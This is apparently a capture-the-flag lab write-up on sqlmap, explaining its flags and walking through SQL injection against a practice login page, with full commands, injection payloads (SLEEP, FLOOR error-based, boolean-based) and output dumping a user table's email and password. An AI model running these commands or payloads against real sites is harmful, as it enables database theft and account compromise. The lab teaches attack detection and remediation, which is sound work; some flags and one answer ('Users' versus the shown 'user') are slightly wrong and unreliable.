🎯 Objective

The goal of this room is to master sqlmap, an open-source penetration testing tool that automates the process of detecting and exploiting SQL Injection (SQLi) vulnerabilities. I learned how to use its powerful features to map databases, dump tables, and even gain a command shell on a vulnerable server.

🔍 Key Concepts Covered

1. What is sqlmap?

`sqlmap` is the "gold standard" for SQLi. It identifies various types of injection:

- Boolean-based blind
- Error-based
- Union query-based
- Stacked queries
- Time-based blind

2. The Basic Syntax

I practiced the core flags required to start an automated scan:

- `-u [URL]`: The target URL containing a parameter (e.g., `?id=1`).
- `--batch`: Tells the sqlmap to choose the default behavior for all questions (great for automation).
- `--dbs`: Enumerates the available databases.

- `--tables`: Lists the tables within a specific database (used with `-D`).
- `--columns`: Lists the columns within a specific table (used with `-T`).

3. Data Exfiltration

Once the structure is mapped, I learned how to extract data:

- `--dump`: The most powerful command—it pulls the actual data (usernames, passwords, emails) from the database.

🛠️ Lab Walkthrough & Practical Exploitation

Task: Attacking a Vulnerable Web App

In the lab environment, I identified a vulnerable `GET` parameter and followed this systematic exploitation path:

1. Detection:
   `sqlmap -u "http://10.10.x.x/page.php?id=1" --banner`

   > *Analysis:* This confirmed the back-end DBMS (e.g., MySQL) and version.

2. Database Enumeration:
   `sqlmap -u "http://10.10.x.x/page.php?id=1" --dbs`

   > *Found:* A database named `public_records`.

3. Table & Column Extraction:
   `sqlmap -u "http://10.10.x.x/page.php?id=1" -D public_records --tables`

   Found: A table named `users`.

4. Dumping Sensitive Data:
   `sqlmap -u "http://10.10.x.x/page.php?id=1" -D public_records -T users --dump`

   Result: Extracted clear-text credentials for the administrative user.

Task 1 : Introduction

Let's proceed to Task 2

Task 2 : SQL Injection Vulnerability


1 : Which boolean operator checks if at least one side of the operator is true for the condition to be true?

OR operator.

2 : Is 1=1 in an SQL query always true? (YEA/NAY)

YEA, the SQL query, 1=1 is always true.

In SQL, the condition 1=1 is a logical expression that always evaluates to true because 1 is always equal to 1. This is often used in SQL queries, particularly in SQL injection attacks, to bypass conditions or create queries that will always return results.



Task 3 : Automated SQL Injection Tool

1 : Which flag in the SQLMap tool is used to extract all the databases available?


- -dbs

The --dbs flag in SQLMap is used to list all the databases present in the backend database management system (DBMS). After identifying an SQL injection vulnerability, this flag tells SQLMap to extract and display all the available database names. Once the database names are known, an attacker can further enumerate them to access sensitive information.

2 : What would be the full command of SQLMap for extracting all tables from the “members” database?


sqlmap -u http://sqlmaptesting.thm/search/cat=1 -D members --tables

To extract all tables from a specific database using SQLMap, the `-D` flag is used to specify the database name, and the `--tables` flag is used to list all tables in that database.



Task 4 : Practical Exercise


1. Start the VM on Attackbox.




2. We are greeted with a Login Page as shown above👆

3. Right-click on the page and select Inspect

(or press `Ctrl + Shift + I` / `Cmd + Option + I` on Mac).




4. In the developer tools, navigate to the Network tab.




5. To Capture the GET request from the Browser ,

Let's Use *test* as Username and *test* as Password → `test:test`


(This is also used and demonstrated in the Module of this room)



6. Then Refresh the Network Tab and We will get the GET Request



7. We can Copy this URL to solve further Questions in this Task



Answer the Questions below:

1 : How many databases are available in this web application?

sqlmap -u "http://10.10.249.16/ai/includes/user_login?email=test&password=test" --dbs -level=5

```
sqlmap -u "http://10.10.249.16/ai/includes/user_login?email=test&password=test" --dbs -level=5
```

Note → Don't forget to wrap the URL inside " " other wise the flag --dbs gets ignored and an error is returned

After executing the command, SQLMap will output a list of databases. The correct answer can be inferred from this output.

```
    Payload: email=test' AND (SELECT 3217 FROM (SELECT(SLEEP(5)))evFk)-- CAJl&password=test:
___
[16:46:29] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.53
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[16:46:30] [INFO] fetching database names
[16:46:31] [INFO] retrieved: 'information_schema'
[16:46:31] [INFO] retrieved: 'ai'
[16:46:31] [INFO] retrieved: 'mysql'
[16:46:31] [INFO] retrieved: 'performance_schema'
[16:46:31] [INFO] retrieved: 'phpmyadmin'
[16:46:32] [INFO] retrieved: 'test'
available databases [6]:
[*] ai
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
```

```
┌──(root㉿SuNnY)-[~]
└─# sqlmap -u http://10.10.249.16/ai/includes/user_login?email=test&password=test --dbs-level=5
```

Answer is 6

2 : What is the name of the table available in the “ai” database?

Using the same Target URI we are going to solve this question →

After identifying the available databases, use the SQLMap command with the

`-D ai --tables` flags to fetch the tables from the "ai" database.

sqlmap -u "http://10.10.249.16/ai/includes/user_login?email=test&password=test"

-D ai --tables -level=5

```
sqlmap -u "http://10.10.249.16/ai/includes/user_login?email=test&password=test" -D ai --tables -level=5
```

Note → Again , Don't forget to wrap the URL inside " "

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: email (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: email=test' AND 4773=(SELECT (CASE WHEN (4773=4773) THEN 4773 ELSE (SELECT 4438
 UNION SELECT 3924) END))-- ZjFA&password=test:

    Type: error-based
    Title: MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: email=test' OR (SELECT 5610 FROM(SELECT COUNT(*),CONCAT(0×71767a7871,(SELECT (E
LT(5610=5610,1))),0×7170716a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x
)a)-- ZHHG&password=test:

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: email=test' AND (SELECT 3217 FROM (SELECT(SLEEP(5)))evFk)-- CAJl&password=test:
---
[17:05:21] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.53
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[17:05:21] [INFO] fetching tables for database: 'ai'
[17:05:22] [INFO] retrieved: 'user'
Database: ai
[1 table]
+------+
| user |
+------+
```

Answer : Users

3 : What is the password of the email test@chatai.com?

Using the same Target URL as the above questions we are going to solve this final question as well !

After you know the table name (in this case, “user”), use the SQLMap command to dump the records from that table, specifying the database and table.


The output will contain the records in the table, including the password for `test@chatai.com`. Look for the entry associated with this email to find the corresponding password.

```
sqlmap -u "http://10.10.249.16/ai/includes/user_login?email=test&password=test" -D ai -T user --dump -level=5
```

Note → Again as always , Don't forget to wrap the URL inside " " to avoid errors

```
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[17:16:52] [INFO] fetching columns for table 'user' in database 'ai'
[17:16:52] [INFO] resumed: 'id'
[17:16:52] [INFO] resumed: 'int(11)'
[17:16:52] [INFO] resumed: 'email'
[17:16:52] [INFO] resumed: 'varchar(512)'
[17:16:52] [INFO] resumed: 'password'
[17:16:52] [INFO] resumed: 'varchar(512)'
[17:16:52] [INFO] resumed: 'created'
[17:16:52] [INFO] resumed: 'timestamp'
[17:16:52] [INFO] fetching entries for table 'user' in database 'ai'
[17:16:52] [INFO] resumed: '2023-02-21 09:05:46'
[17:16:52] [INFO] resumed: 'test@chatai.com'
[17:16:52] [INFO] resumed: '1'
[17:16:52] [INFO] resumed: '12345678'
Database: ai
Table: user
[1 entry]
+----+-----------------+---------------------+----------+
| id | email           | created             | password |
+----+-----------------+---------------------+----------+
| 1  | test@chatai.com | 2023-02-21 09:05:46 | 12345678 |
+----+-----------------+---------------------+----------+

[17:16:52] [INFO] table 'ai.`user`' dumped to CSV file '/root/.local/share/sqlmap/output/10.10.249.16/dump/ai/user.csv'
[17:16:52] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.10.249.16'
```



🛡️ Why This Matters in Cybersecurity

- **Critical Risk:** SQL Injection remains one of the most dangerous vulnerabilities on the **OWASP Top 10**.
- **Data Breach Prevention:** Understanding how `sqlmap` works allows security analysts to better detect its "noisy" signatures in web application firewalls (**WAFs**).

- **Remediation:** It reinforces why developers must use **Parameterized Queries** and **Prepared Statements** instead of concatenating user input directly into SQL queries.